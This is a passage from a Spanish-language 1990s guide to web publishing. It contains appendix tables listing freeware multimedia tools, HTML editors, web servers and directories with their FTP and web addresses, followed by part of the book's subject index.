Snd Converter Pro	Audio	Mac	<a href="ftp://src.doc.ic.ac.uk/computing/systems/mac/info-mac/snd/util/snd-converter-*.hqx">ftp://src.doc.ic.ac.uk/computing/systems/mac/info-mac/snd/util/snd-converter-*.hqx</a>
WAVany	Audio	Windows	<a href="ftp://ftp.netcom.com/pub/ne/neisius/wvany*.zip">ftp://ftp.netcom.com/pub/ne/neisius/wvany*.zip</a>
Wham	Audio	Windows	<a href="ftp://gatekeeper.dec.com/pub/micro/msdos/win3/sounds/wham*.zip">ftp://gatekeeper.dec.com/pub/micro/msdos/win3/sounds/wham*.zip</a>
Wplany	Audio	Windows	<a href="ftp://ftp.cica.indiana.edu/pub/pc/win3/">ftp://ftp.cica.indiana.edu/pub/pc/win3/</a>

**Tabla B.5.** Herramientas para gráficos.

Nombre	Plataforma	Ubicación/ Información
GIFTool	DOS	<a href="http://www.homepages.com/tools">http://www.homepages.com/tools</a>
GIFTrans	DOS	<a href="ftp://melmac.corp.harris.com/files/giftrans.exe">ftp://melmac.corp.harris.com/files/giftrans.exe</a>
Transparency	Mac	<a href="ftp://ftp.ned.cornell.edu/pub/aarong/transparency">ftp://ftp.ned.cornell.edu/pub/aarong/transparency</a>
XV	Unix	<a href="ftp://ftp.cis.upenn.edu/pub/xv/">ftp://ftp.cis.upenn.edu/pub/xv/</a>

**Tabla B.6.** Utilidades de vídeo.

Nombre	Plataforma	Reproduce/ Convierte	Ubicación
Archive	Todas	QuickTime	<a href="ftp://venice.tcp.com/pub/anime-manga/oftware/viewers/">ftp://venice.tcp.com/pub/anime-manga/oftware/viewers/</a>
Archive	Todas	MPEG	<a href="http://cuiwww.unige.ch/w3catalog/">http://cuiwww.unige.ch/w3catalog/</a>
Archive	Todas	MPEG	<a href="http://w3.eeb.ele.tue.nl/mpeg/">http://w3.eeb.ele.tue.nl/mpeg/</a>
Archive	Todas	MPEG	<a href="http://www.cs.ucl.ac.uk/movies/">http://www.cs.ucl.ac.uk/movies/</a>
AVI->Quick	Mac	AVI, QT	<a href="http://www.lcs.mit.edu/HyperArchive/Archive/_Graphic_&amp;_Sound_Tool/_Movie/">http://www.lcs.mit.edu/HyperArchive/Archive/_Graphic_&amp;_Sound_Tool/_Movie/</a>
FlatMoov	Mac	Flattener	<a href="ftp://src.doc.ic.ac.uk/computing/systems/mac/info-mac/_Graphic_&amp;_Sound_Tool/mov/flatmoov*.hqx">ftp://src.doc.ic.ac.uk/computing/systems/mac/info-mac/_Graphic_&amp;_Sound_Tool/mov/flatmoov*.hqx</a>
MPEGPlay	Windows	MPEG	<a href="ftp://ftp.ncsa.uiuc.edu/Mosaic/Windows/viewers/mpegw32h.zip">ftp://ftp.ncsa.uiuc.edu/Mosaic/Windows/viewers/mpegw32h.zip</a>
MS Video	Windows	AVI	<a href="http://www.microsoft.com/">http://www.microsoft.com/</a>
Qflat	Windows	Flattener	<a href="ftp://venice.tcp.com/pub/anime-manga/software/viewers/qtflat.zip">ftp://venice.tcp.com/pub/anime-manga/software/viewers/qtflat.zip</a>
Qtime	Windows	QT	<a href="http://quicktim.apple.com">http://quicktim.apple.com</a>
QuickTime	Windows	QT	<a href="http://www.apple.com/">http://www.apple.com/</a>
SmartVid	Windows	AVI <-> QT	<a href="ftp://ftp.intel.com/pub/IAL/multimedia/smartv.exe">ftp://ftp.intel.com/pub/IAL/multimedia/smartv.exe</a>
Sparkle	Mac	MPEG, QT	<a href="ftp://src.doc.ic.ac.uk/computing/systems/mac/info-mac/Graphic_&amp;_Sound_Tool/mov/sparkle*.hqx">ftp://src.doc.ic.ac.uk/computing/systems/mac/info-mac/Graphic_&amp;_Sound_Tool/mov/sparkle*.hqx</a>
			<a href="ftp://ftp.cc.utexas.edu/microlib/mac/multimedia/Sparkle*.hqx">ftp://ftp.cc.utexas.edu/microlib/mac/multimedia/Sparkle*.hqx</a>
VMPEG Lite	Windows	MPEG	<a href="ftp://ftp.netcom.com/pub/cf/cfogg/vmpeg/vmpeg*.zip">ftp://ftp.netcom.com/pub/cf/cfogg/vmpeg/vmpeg*.zip</a>
XingCD	Windows	AVI -> MPEG	<a href="http://www.xingtech.com">http://www.xingtech.com</a>

**Tabla B.7.** Editores HTML.

Nombre	Plataforma	Ubicación/ Información
ANT	Windows	<a href="ftp://ftp.einet.net/einet/pc/ANT*">ftp://ftp.einet.net/einet/pc/ANT*</a>
	Mac	<a href="ftp://ftp.einet.net/einet/mac/html-aids/">ftp://ftp.einet.net/einet/mac/html-aids/</a>
BBEdit extensions		Mac <a href="http://www.uji.es/bbedit-html-extensions.html">http://www.uji.es/bbedit-html-extensions.html</a>
Emacs helper modes	Unix	<a href="http://www.santafe.edu/~nelson/tools/">http://www.santafe.edu/~nelson/tools/</a>
		<a href="ftp://ftp.ncsa.uiuc.edu/Web/html/elisp/html-mode.el">ftp://ftp.ncsa.uiuc.edu/Web/html/elisp/html-mode.el</a>
HoTMetaL	Windows	<a href="http://www.sq.com">http://www.sq.com</a>
		<a href="ftp://ftp.ncsa.uiuc.edu/Web/html/hotmetal/">ftp://ftp.ncsa.uiuc.edu/Web/html/hotmetal/</a>
HTML Assistant	Windows	<a href="ftp://ftp.cs.dal.ca/htmlasst/">ftp://ftp.cs.dal.ca/htmlasst/</a>
HTML Writer	Windows	<a href="http://lal.cs.byu.edu/people/nosack/">http://lal.cs.byu.edu/people/nosack/</a>
Internet Assistant	Windows	<a href="tp://www.microsoft.com/msoffice/freestuf/msword/download/ia/default.htm">tp://www.microsoft.com/msoffice/freestuf/msword/download/ia/default.htm</a>
Live Markup	Windows	<a href="http://www.mediatec.com/mediatech/">http://www.mediatec.com/mediatech/</a>
Nick Williams' Editor	X Window	<a href="http://web.cs.city.ac.uk/homes/njw/htmltext/htmltext.html">http://web.cs.city.ac.uk/homes/njw/htmltext/htmltext.html</a>
Phoenix	X Window	<a href="http://www.bsd.uchicago.edu/ftp/pub/phoenix/">http://www.bsd.uchicago.edu/ftp/pub/phoenix/</a>
TkWWW	X Window	<a href="http://www.w3.org/hypertext/WWW/TkWWW/Status.html">http://www.w3.org/hypertext/WWW/TkWWW/Status.html</a>
WebAuthor	Windows	<a href="http://www.qdeck.com">http://www.qdeck.com</a>
WebEdit	Windows	<a href="http://wwwnt.thegroup.net/webedit/webedit.htm">http://wwwnt.thegroup.net/webedit/webedit.htm</a>

**Tabla B.8.** Servidores Web.

Servidor	Plataforma	Información/Ubicación
Alibaba	Win NT	<a href="http://www.csm.co.at/csm/alibaba.htm">http://www.csm.co.at/csm/alibaba.htm</a>
Apache HTTP Server	Unix	<a href="http://www.apache.org/">http://www.apache.org/</a>
CERN httpd	Unix	<a href="http://www.w3.org/hypertext/WWW/Daemon/Status.html">http://www.w3.org/hypertext/WWW/Daemon/Status.html</a>
EIT httpd	Unix	<a href="http://wsk.eit.com/wsk/doc/">http://wsk.eit.com/wsk/doc/</a>
GN Gopher/HTTP Server	Unix	<a href="http://hopf.math.nwu.edu:70/">http://hopf.math.nwu.edu:70/</a>
GoServe	OS/2	<a href="http://www2.hursley.ibm.com/goserve">http://www2.hursley.ibm.com/goserve</a>
HTTPS	Win NT	<a href="ftp://emwac.ed.ac.uk/pub/https/https.txt">ftp://emwac.ed.ac.uk/pub/https/https.txt</a>
MacHTTP	Mac	<a href="http://www.biap.com/">http://www.biap.com/</a>
NCSA documentation	Unix	<a href="http://hoohoo.ncsa.uiuc.edu/">http://hoohoo.ncsa.uiuc.edu/</a>
NCSA httpd	Unix	<a href="http://hoohoo.ncsa.uiuc.edu/">http://hoohoo.ncsa.uiuc.edu/</a>
NetAllyI	Mac	<a href="http://www.delphic.com/">http://www.delphic.com/</a>
Netscape Commerce Server	Unix	<a href="http://www.mcom.com/comprod/netscape_commerce.html">http://www.mcom.com/comprod/netscape_commerce.html</a>
Netscape Communications Server	Unix	<a href="http://www.mcom.com/comprod/netscape_commun.html">http://www.mcom.com/comprod/netscape_commun.html</a>
OS2HTTPD	OS/2	<a href="ftp://ftp.netcom.com/pub/kf/kfan/overview.html">ftp://ftp.netcom.com/pub/kf/kfan/overview.html</a>
Plexus	Unix	<a href="http://www.bsdi.com/server/doc/plexus.html">http://www.bsdi.com/server/doc/plexus.html</a>
WebSite	Win NT	<a href="http://www.ora.com">http://www.ora.com</a>
WebSTAR	Mac	<a href="http://www.starnine.com/webstar/webstar.html">http://www.starnine.com/webstar/webstar.html</a>
Windows httpd	Windows	<a href="http://www.city.net/win-httpd/">http://www.city.net/win-httpd/</a>
WN Server	Unix	<a href="http://hopf.math.nwu.edu/">http://hopf.math.nwu.edu/</a>

**Tabla B.9.** Herramientas de mapeado de imágenes.

Servidor	Plataforma	Información/Ubicación
glorglox	Unix	<a href="http://www.uunet.ca/~tomr/glorglox">http://www.uunet.ca/~tomr/glorglox</a>
MacMapMaker	Mac	<a href="ftp://ftp.uwtc.washington.edu/pub/Mac/Network/WWW/MacMapMaker*">ftp://ftp.uwtc.washington.edu/pub/Mac/Network/WWW/MacMapMaker*</a>
Map <i>THIS!</i>	Win32	<a href="http://galadriel.ecaetc.ohio-state.edu/tc/mt">http://galadriel.ecaetc.ohio-state.edu/tc/mt</a>
Mapedit	Windows X Window	<a href="http://sunsite.unc.edu/boutell/mapedit/mapedit.html">http://sunsite.unc.edu/boutell/mapedit/mapedit.html</a>
MapMaker	X Window	<a href="http://icg.stwing.upenn.edu/~mengwong/mapmaker.html">http://icg.stwing.upenn.edu/~mengwong/mapmaker.html</a>
WebMap	Mac	<a href="http://arpp1.carleton.ca/machttp/doc/util/map/webmap.html">http://arpp1.carleton.ca/machttp/doc/util/map/webmap.html</a>

**Tabla B.10.** Herramientas de análisis del registro del servidor Web.

Servidor	Plataforma	Información/Ubicación
Getstats	Unix	<a href="http://www.eit.com/software/getstats/getstats.html">http://www.eit.com/software/getstats/getstats.html</a>
VB Stats	Windows	<a href="http://www.city.net/win-httpd/#vbstat">http://www.city.net/win-httpd/#vbstat</a>
WebStat	Mac	<a href="http://arpp1.carleton.ca/machttp/doc/util/stats/webstat.html">http://arpp1.carleton.ca/machttp/doc/util/stats/webstat.html</a>
WebStat	Unix	<a href="http://www.pegasus.esprit.ec.org/people/sijben/statistics/advertisement.html">http://www.pegasus.esprit.ec.org/people/sijben/statistics/advertisement.html</a>
wusage	Unix	<a href="http://siva.cshl.org/wusage.html">http://siva.cshl.org/wusage.html</a>
wwwstat	Unix	<a href="http://www.ics.uci.edu/WebSoft/wwwstat/">http://www.ics.uci.edu/WebSoft/wwwstat/</a>

**Tabla B.11.** Directorios Web.

Nombre de emplazamiento	Ubicación
ALIWEB	<a href="http://web.nexor.co.uk/aliweb/doc/aliweb.html">http://web.nexor.co.uk/aliweb/doc/aliweb.html</a>
EINet	<a href="http://www.einet.net">http://www.einet.net</a>
Open Markets Commercial Sites Index	<a href="http://www.directory.net">http://www.directory.net</a>
Virtual Yellow Pages	<a href="http://www.imsworld.com">http://www.imsworld.com</a>
Whole Internet Catalog	<a href="http://www.gnn.com">http://www.gnn.com</a>
WWW Virtual Library	<a href="http://www.w3.org/hypertext/DataSources/bySubject/">http://www.w3.org/hypertext/DataSources/bySubject/</a>
Yahoo	<a href="http://www.yahoo.com">http://www.yahoo.com</a>

**Tabla B.12.** Archivos de información y FAQ.

Faq/Archivo de información	Ubicación
MPEG FAQ	<a href="http://www.crs4.it/~luigi/MPEG/mpegfaq.html">http://www.crs4.it/~luigi/MPEG/mpegfaq.html</a>
HTML Editing	<a href="http://sunsite.unc.edu/boutell/faq/editinghtml.html">http://sunsite.unc.edu/boutell/faq/editinghtml.html</a>
HTML Converters	<a href="http://www.w3.org/hypertext/WWW/Tools/Filters.html">http://www.w3.org/hypertext/WWW/Tools/Filters.html</a>
Server Log Analysis	<a href="http://www.yahoo.com/Computers/World_Wide_Web/HTTP/Servers/Log_Analysis_Tools/">http://www.yahoo.com/Computers/World_Wide_Web/HTTP/Servers/Log_Analysis_Tools/</a>
Winsock FAQ	<a href="http://mars.superlink.net/user/mook/winfaq.html">http://mars.superlink.net/user/mook/winfaq.html</a>
World Wide Web FAQ	<a href="http://sunsite.unc.edu/boutell/faq/www_faq.html">http://sunsite.unc.edu/boutell/faq/www_faq.html</a>



# Indice

- 10BASE2, estándar de red, 271, 276
- 10BASE-T, estándar de red, 271, 276
- Adaptador de terminal, 275
- Align, atributo, 127, 152-153, 509
- American Online (AOL)
  - acceso a Internet, 53-55
  - explorador Web, 55, 56
  - menú Internet, 55
  - manú principal, 54
- Ancho de banda, red, 294
- Ancla si visitar, 79
- Ancla visitada, 79
- Ancla, atributos, 508
- Anclas (indicadores de ancla), 79, 113-115, 175-194
- Anillo, topología, 269
- Anónimo, FTP, 187-189
- Apache HTTP, servidor Web, 314
- Aplicaciones de asistencia, 81-83, 201
- Arboles de directorio, 182-183
- Archivo, campo, 242
- Archivo, servidor, 267
- Archivo, URL, 190. *Véase también* URL
- Archivos de información gratuitos, 518
- Archivos de vídeo, 211
- Arcnet, 271
- Argumentos, 223
- Arpanet, 3
- Ascend Pipeline 50 ISDN, encaminador, 298-303
- ASCII, editores de texto, 110
- Asistente de acceso telefónico a redes, 37
- Asistentes, 36
- Atributos
  - a nivel de carácter, 141-145
  - indicadores, 115, 148
- AUI, puerto, 272
- BACKGROUND, atributo, 156-157
- <BANNER>, etiqueta, 116, 507
- <BASE>, etiquet, 506
- BGCOLOR, atributos, 156-159
- BNC, conector, 271-272
- <BODY>, etiqueta, 156-159, 506
- Boeing, página de historia, 336
- Borde (tabla), 160
- BORDER, atributo, 161
- Botones de radio, 239
- Botones, 242
- Bourne, guión de interfaz de órdenes, 224
- BRI (Interfaz de velocidad básica), 297
- BSD (Berkeley Software Distribution), Unix, 277-279
- BSD/OS, 277-279
- Búsqueda de criterios en Yahoo, 106

- Cable de cuatro conductores, 292
- Cable de par trenzado apantallado (UTP), 271
- Cableado ethernet fino, 271
- Cableado, red, 269-271, 274, 275
- Cache de disco, 73, 80
- Cache, ancla de, 79
- Cache, explorador, 73, 80
- Campo, atributos del elemento, 237
- Campos de contraseña, 239
- Campos ocultos, 240
- Campos, tipos, 237-242
  - futuro, 242
  - nivel 2, 237-241
  - nivel 3, 241-242
- Canal de datos, ISDN, 297-298
- Canal, agregación, 301
- Canales de soporte (B), ISDN, 297
- Celdas FTP, vinculación a, 187-190
- CERN httpd, servidor Web, 315
- CGI, programas, 213-214
  - Bourne, guión de la interfaz de órdenes, 224
  - guiones, 213
  - no interactivos, 218-222
- CLASS, atributo, 149-150
- CLEAR, atributo, 150-152
- Códigos de formateado físico, 506
- Códigos de formateado lógico, 507
- Color, utilización, 94-96, 156-159
- COLSPAN, atributo, 165-167
- Commercial Internet Exchange (CIX), 346
- Cómo dar publicidad a su Web, 260-263
- Composición, herramientas de, 247-256
  - convertidores, 255-256
  - editores de párrafo, 253-255
  - editores gráficos, 249-253
  - para páginas Web, 247-256
- CompuServe
  - Acceso a Internet a través de, 56-59
  - Carpeta de servicios Internet, 58
  - SPRY Mosaic, explorador Web, 59
- Concentradores, 271
- Conexión de red con la Internet, 273-290
- Conexiones de red
  - conexión Internet, 275
  - construcción de una red, 273-279
  - igualitaria, 268
  - niveles de protocolo, 270
  - PC, 266-279
  - sistema Unix, 277-279
  - sistema Windows 95, 35-42, 278-279
  - topología y cableado, 269-271, 274
- Conexiones a la Internet
  - alta velocidad, 291-302
  - coste de, 293-296
  - globales, 33-50
  - lógica y física, 306
  - tipos de, 291-296
  - y a la Web, 11-31
- Conexiones físicas de Internet, 306
- Conexiones globales a Internet, 16, 33-50
- Conexiones gráficas, 14-16
- Conexiones Internet de alta velocidad, 291-302
  - coste de, 293-296
  - tipos de, 291-296
- Conexiones lógicas a Internet, 306
- Configuraciones de red, cuadro de diálogo, 28
- Contraseña de encaminador, 27
- Convertidores (formato de documento), 248, 255-256
- Convertidores de formato de documento, 255-256
- Correo electrónico, 20-23
  - con una cuenta de interfaz de órdenes, 21-22
  - con una cuenta SLIP o PPP, 22-23
  - dirección de cuenta de la interfaz de órdenes, 22
  - gratuito, 513
  - vinculación a, 193-194
- Correo Internet. *Véase* Correo electrónico
- Correo, programas, 513. *Véase también*
  - Correo electrónico
- Correo, servidor, 27
- Cortafuegos, 286-288
- CTSNET, página de Novedades, 263
- Cuadro de diálogo Mailto (Netscape), 194
- Cuadros de comprobación, 238-239
- Cuadros de lista
  - de opción múltiple, 241
  - de opción única, 240
- Cuadros de texto desplazables, 238
- Cuadros de texto, 237-238
- Cuentas de invitado, 283
- Cuentas de la interfaz de órdenes de marcado, 13-15
- Cuentas de la interfaz de órdenes, 13, 21-22
- Darpanet, 3
- Directorio FTP, 188
- Directorios en el Web, 260

- Directorios, URL, 177-181
- Documentos. *Véase* documentos HTML
- Dominio, 27
- DSSL, formato, 117
- DTD (definición de tipo de documento), 111-123
- Editores de párrafo, 247, 253-255
- Editores gráficos, 247, 249-254
- Editores. *Véase* editores gráficos; editores HTML; editores de párrafo, editores de texto
- EIT httpd, servidor Web, 315
- Elemento botón, atributos, 237
- Elementos de base de documentos HTML, 118-119
- Elementos de documentos HTML, 109, 155-159
- Elementos de encabezamiento de documentos HTML, 109, 506
- Elementos de formatos de caracteres
  - físicos, 14-15
  - fuentes-estilo, 141-144
  - información-tipo, 141
  - lógicos, 141
- Elementos de metainformación de documento, 120, 506
- Elementos
  - documento HTML, 109, 118-121
  - lista, 508
  - menú, 508
  - tabla, 159-160
- Empresas de suministro de productos, ubicaciones Web, 347-350
- En, unidades, 132
- Encabezamientos (documento HTML), 124-127
  - en Arena, 126
  - en Netscape, 125
  - en WinWeb, 126
- Encaminador, inicio de sesión, 27
- Encaminadores, 27, 275, 297-303
- Encaminamientos, URL, 177
- Enlace de TCP/IP con una tarjeta de red, 280
- Enlace de un protocolo de red y un dispositivo, 35, 281
- Entidades (símbolos), 130, 142-145, 509
- Entidades comunes, 509
- Espacio Web, empresas, 259
- Espacios de no interrupción, 129-131
- Estación de tramas, 293
- Estadísticas, recogida para su Web, 326-330
- Estimación del tráfico Web, 307
- Estrella, topología, 269
- Ethernet
  - tarjeta de combinación de interfaz de red, 272
  - topologías 269
  - y Windows, 35
- Eudora, 23
- Explorador Web iconizado, 112
- Explorador Web Lynx, 12
- Explorador Web minimizado, 113
- Exploradores gráficos de la Web, 12
- Exploradores Web, 6, 65-70
  - AOL, 60, 61
  - aplicaciones de asistencia, 81-83
  - cache, 74, 79-80
  - características de seguridad de, 76
  - composición compatible, 71
  - CompuServe, 59
  - configuración de opciones básicas, 77-80
  - configuración para medios externos, 200-205
  - directorios gratuitos, 518
  - estilos y fuentes, 80-81
  - facilidad de uso, 74-75
  - gráficos, 12-13
  - gratuitos, 512
  - iconización/minimización, 112
  - instalación y configuración, 76-83
  - Lynx, 12
  - obtención de una lista de disponibles, 83
  - Prodigy, 64
  - qué buscar, 71-76
  - soporte EFT, 72
  - utilización de los servicios Internet, 72
  - utilización, 65-83
- Exploradores. *Véase* Exploradores Web
- Extracto financiero, 165-171
- FAQ, archivos gratuitos, 518
- FedEx, servicios de apoyo al consumidor, 343
- Figuras, 71, 106
- Filtrado del host, 285
- Finger, demonio, 283-284
- Focos, 175, 185-187
- Formateado de párrafos, 127, 129
- Formateado de texto, 123-141
- Formateado, códigos
  - físicos, 506
  - lógicos, 507

- Formato de archivo de registro común, 310
- Formulario, elemento, 235-237
- Formularios, 213, 235-243
- Fórmulas matemáticas en HTML 3, 169-171
- FTP (Protocolo de transferencia de archivos), 187-269
  - anónimo, 187-189
  - no anónimo, 189-190
- Fuente-estilo, elementos, 141
- Fuentes, explorador Web, 80-81
  
- G3 Systems, página inicial, 347
- GIF 89a estándar, 197
- GIF, imágenes, 195-200
  - creación 319-320
  - entrelazadas, 199-200
  - externas, 203-205
  - no transparentes, 197
  - transparentes, 195-200
- GML (lenguaje de marcas generalizado), 101
- GN Gopher/HTTP Server, 315-316
- Gopher, presentación del menú, 192
- Grupos de noticias (Usenet), 4, 261
  
- <HEAD>, etiqueta, 506
- HEIGHT, atributo, 155
- <HREF>, etiqueta, 508
- Herramientas gráficas gratuitas, 514
- Herramientas para análisis de registros, 330, 518
- Hershey, página de historia, 337
- Hex, tríadas de color, 156-157
- Hipertexto, 6, 99-100. *Véase también* HTML
  - hojas de estilo en, 117-118, 170
- Hojas de estilo, documento HTML 3, 106, 117-118, 170-173
- Hojas de estilo, sugerencias, 173
- Host de bastión, 286
- HoTMetaL (SoftQuad), 254
- HREF (Hypertext REference), ancla, 115, 176
- <HTML>, etiqueta, 506
- HTML (Lenguaje de marcas de Hipertexto), 101-108
  - direcciones futuras, 108
  - extensiones no estándar, 108
  - nivel 3, 106-107
  - niveles 0-2, 105
  - niveles de encabezamiento, 124
  - versiones de, 104-108
- HTML 3
  - fórmulas matemáticas en, 169-170
  - nuevas características de, 147-173
  - nuevas tablas, 159-169
  - nuevos atributos de, 148-159
- HTML, códigos, 102-103, 502-509
- HTML, documentos, 101-104
  - elemento de base, 118-119
  - elemento Isindex, 119-120
  - elementos de, 109
  - escritura, 110
  - formatos de archivo, 109-110
  - meta, elementos, 120
  - NextID, elemento, 120
  - prólogos, 111-112
  - Range, elemento, 120
  - relaciones (REL), 115-116
  - rótulos, 116-117
  - sección de encabezamiento, 112-121
  - secciones de, 110
  - Spot, elemento, 120
  - títulos, 112-113
  - vínculos, 115
- HTML, editores gratuitos, 516
- HTML, páginas. *Véase* Páginas de inicio; Páginas Web
- HTML+, 106
- HTTP (Protocolo de transporte de Hipertexto), 176, 268
- Httpd, servidor Web (NCSA), 308-311, 316, 324-325, 327
  
- IBM Global Network, 44
- ID, atributo, 149, 509
- Igualitaria, conexión de red, 267
- Imágenes (GIF), 195-200
  - creación, 319-321
  - entrelazadas, 199-200
  - externas, 202-205
  - no transparentes, 196
  - transparentes, 195-200
- Imágenes externas, 200, 202-205
- Imágenes gráficas como focos, 185-187
- Indicadores, 102, 112, 114-115
- Índice de ubicaciones comerciales, 261
- Información de empresa, páginas de historia, 336-337
- Información-tipo, elementos, 143-144
- Insertadas, figuras, 71, 105
- Insertadas, imágenes, 105
- Instalación de un explorador Web, 76-83
- Interactivos, servicios

- acceso a Internet a través de, 52-53
- acceso a Web a través de, 51-64
- Interfaces basadas en formularios, 228-234
- Interfaces comunes de pasarela, 213
- Internet Assistant (Microsoft), 250-252
- Internet Explorer (Microsoft), 75
- Internet
  - acceso a través de AOL, 54-55
  - acceso a través de servicios en línea, 51-53
  - conexión de red, 274-275
  - conexiones de alta velocidad a, 291-303
  - conexiones de red con, 274-290
  - conexiones físicas y lógicas, 306
  - conexiones globales a, 33-50
  - historia de, 3-5
  - pago de la cuenta, 19
  - principales recursos de interés, 20-21
  - tipos de conexiones a, 11-17
- IP, número, 26
- IPX, protocolo, 35
- IPX/SPX, protocolo, 35-36
- ISDN, 275, 294, 296-303
  - equipamiento necesario, 298-303
  - opciones, 297-298
- ISDN, encaminadores, 275, 298-303
- ISDN, tarjetas de PC, 303
- Isindex, elemento, 119-120
- <ISINDEX>, etiqueta, 119-120, 214, 506
- ISP (Suministradores de servicios de la Internet), 5
  - búsqueda, 17-19
  - como base del espacio Web, 258-260
  - comparación, 18-19
  - Exploradores Web como, 72
  - obtención de una conexión PPP de, 36-40
  - ubicaciones de la Web, 345-346
- LANG, atributo, 149
- Lenguaje C, guiones, 218, 227-228, 233-234
- Lenguaje de guiones (Interfaz de órdenes Bourne de Unix), 218-222
- Lenguaje de marcas de hipertexto. *Véase* HTML
- Leyenda (tabla), 159
- Lineal, topología de bus, 269-271
- Líneas de alquiler, 291-293
- Líneas de interrupción, 129-130
- Líneas de regla, 132-134
- <LINK>, etiqueta, 506
- Lista, elementos, 134, 508
- Listas de definición, 138-139
- Listas de directorio, 137
- Listas de glosario, 138
- Listas ordenadas, 137-138
- Listas, 134-139
  - menú, 136-137
  - ordenadas, 134, 137-138
  - sin ordenar, 134, 135-137
- Live Markup, 253
- Logo, 198
- Mac Quick Time, convertidores, 210
- Macintosh Internet, software, 30-31
- MacPPP, 31
- MacTCP, 30
- Mailto, vínculos, 194-339
- Map THIS!, creador de mapas de imágenes, 321-322
- Mapas de imágenes
  - archivo de mapas para, 321
  - creación, 317-326
  - Editor de mapas de imágenes WebSite, 322-323
  - herramientas gratuitas para, 517
  - imágenes GIF para, 319-320
  - implementación, 323-326
  - Map THIS!, 321-322
  - Microsoft, 318
- Markup, lenguaje, 102
- Máscara de red, 27
- Medios externos, configuración de
  - exploradores para, 200-203
- Memoria cache, 73-74, 80
- Mensaje, identificación, 193
- <MENU>, etiqueta, 508
- Menú, elementos, 508
- Menú, listas, 136-137
- Meta, elementos, documento HTML, 120, 506
- Microprogramación, 270
- Módem externos, 23-24
- Módem internos, 23-24
- Módem
  - elección, 23-24
  - interno frente a externo, 23-24
- Módem, estándares, 24
- Módem, tarjetas, 23
- Modos de asistencia Emacs, 253
- Mosaic. *Véase también* NCSA Mosaic
  - cuadro de edición del elemento Isindex, 120
  - ejecución bajo Windows 95, 114
  - Explorador Web (CompuServe), 59 ~

Mosaic (*cont.*)

- panel de opciones de Cache, 81
- presentación de artículos Usenet, 73

MPEG, estándar, 209

MSN (Microsoft Network), 34-42

- acceso a Internet a través de, 60-62
- acceso a Web a través de, 52

MSN, configuración de la cuenta, 60

Multimedia, incorporación en las páginas, 200-211

Multimedia, trabajo con objetos, 195-211

Nativo Software, 205

Narrativa de páginas Web, 96-100

NCSA http, servidor Web, 308-311, 316, 324-325, 327

NCSA Mosaic, 67-68. *Véase también* Mosaic

- barra de herramientas, 69
- NCSA, página inicial, 68
- pestaña General, 77
- pestaña Services, 77

Negocios en el Web, 331-350

- ideas para, 332-345
- ubicaciones promocionales de la Web, 334-339

Negocios relacionados con Internet,

- ubicaciones Web, 345-350

Negocios relativos a computadoras,

- ubicaciones Web, 345-350

NetBEUI, 35-36

NetCruiser (Netcom), 46-48

- elección de un número de teléfono, 49
- explorador Web, 47
- registro en línea, 48
- TCP/IP, pila, 50
- ventana principal del programa, 46

NetLauncher, 58

Netscape

- barra de herramientas, 70
- cuadro de edición del elemento Isindex, 120
- ejecución bajo Windows 3.1, 113
- Mail, cuadro de diálogo, 74
- Mailto, cuadro de diálogo, 194
- niveles de encabezamiento, 125
- Opciones/Preferencias/Estilos, cuadro de diálogo, 79
- página de Novedades, 262
- productos de servidor, 316
- reglas horizontales, 134
- señaladores, 70

- tríadas de color hex, 158

<NEXTID>, indicador, 120, 506

NFS (Sistema de archivos de red), 268

Nisus, página de apoyo técnico de software, 341

Nivel 2, tipos de campos, 237-241

Nivel 3, tipos de campos, 241-242

Nivel de carácter, atributos, 141-145

Niveles de HTML, 105-107

Niveles de protocolo de una red, 270-271

NNTP (Network News Transfer Protocol), 268

No anónimo, FTP, 189-190

No interactivo, programa CGI, 218-222

No transparentes, imágenes, 196

Nombres anfitriones, URL, 177

Noticias, servidor de, 27

Novell, red y Windows 95, 35

Opción múltiple, cuadros de lista, 241

Opción única, cuadros de lista, 240

Open Market's Commercial Sites Index, 261

OS/2 Warp Connect, 43-46

OS/2 Warp Internet, software, 30

Páginas Amarillas de la Internet, 211

Páginas de inicio, 6. *Véase también* páginas Web; ubicaciones Web

- cómo atraer a los exploradores, 91
- diseño, 90-96
- empleado, 89
- empresa grande, 92
- fenómeno de, 87
- imágenes y sonido en, 92-94
- negocios, 89, 92-93
- pequeños negocios, 93
- personal, 90
- utilización del color en, 94-96
- web de páginas, 96-100

Páginas implícitas, URL, 178-181

Páginas locales, 181-183. *Véase también* Páginas iniciales; páginas Web

Páginas locales, vinculación a, 181-183

Páginas Web. *Véase también* Páginas de inicio

- búsqueda de un inicio para, 257-263
- código HTML para, 102-103
- con Lynx, 12
- definición, 109-121
- diseño, 96-98
- herramientas de autor para, 247-256
- mediante el programa VB Stats, 328

- Páginas Web (*cont.*)
  - multimedia, 100
- Paquetes de conexión TCP/IP de Windows
  - 3.1, 49-50
- Parámetros, 222
- Párrafo, atributos, 114, 148
- Párrafo, elementos, 127-129
- Párrafos, formateado, 127-129
- Pasarelas de host protegidas, 286-287
- Pasarelas de inicio dual, 286-287
- Pasarelas, 27, 213-235, 285-287
  - comunes, 213
  - tipos de, 214-217
- Pequeños negocios, página inicial, 93
- Perfil de empresa, página de, 94
- Petición basada en documento, 215, 217, 222-228
- Petición basada en formulario, 216-217, 233-234
- Pipeline 50 ISDN, encaminador (Ascend), 299-303
- Piratas, 280
- Plexus Web, servidor, 316
- POP (Protocolo de oficina de correos), 22
- POP (punto de presencia), 17
- POTS (Antiguo servicio telefónico sencillo), 296
- PPP, conexión, configuración con un ISP, 36-40
- PPP, cuentas, 14-16
  - correo electrónico con, 22-23
  - software necesario para, 26
  - terminología, 27
- Preformateado, texto, 140-141
- PRI (Interfaz de velocidad principal), 297
- Prodigy
  - acceso a Internet a través de, 62-64
  - explorador Web, 64
  - página Highlights, 62
- Programa CGI basado en documentos, guión de, 224
- Programas de conversión de archivos de sonido, 207
- Programas de conversión de vídeo, tabla de, 210
- Prólogos (documento HTML), 111-112
- Promoción
  - negocios, 332-339, 340
  - productos, 334-338
  - servicios, 334-338
- Protección de contraseña, 282-284
- Protocolo de transporte de hipertexto (HTTP), 176, 268
- Protocolos de red, 268-274
  - niveles de, 270
  - y enlace de dispositivos, 35
- Protocolos de transferencia, 176
- Protocolos, redes, 268-274
- Puerto, números URL, 178
- QuickTime, convertidores (Mac), 211
- QuickTime, estándar, 209
- Range, campo, 241
- Range, elemento, documentos HTML, 120
- Red, ancho de banda, 294
- Referencias cruzadas. *Véase* Anclas
- Registro de acceso, 326
- Registro de agente, 326-327
- Registro de error, 326
- Registros, Web, 326-330
- Reglado horizontal, 132-134
- Relaciones (REL), documentos HTML, 115-116
- Relleno, característica, 198
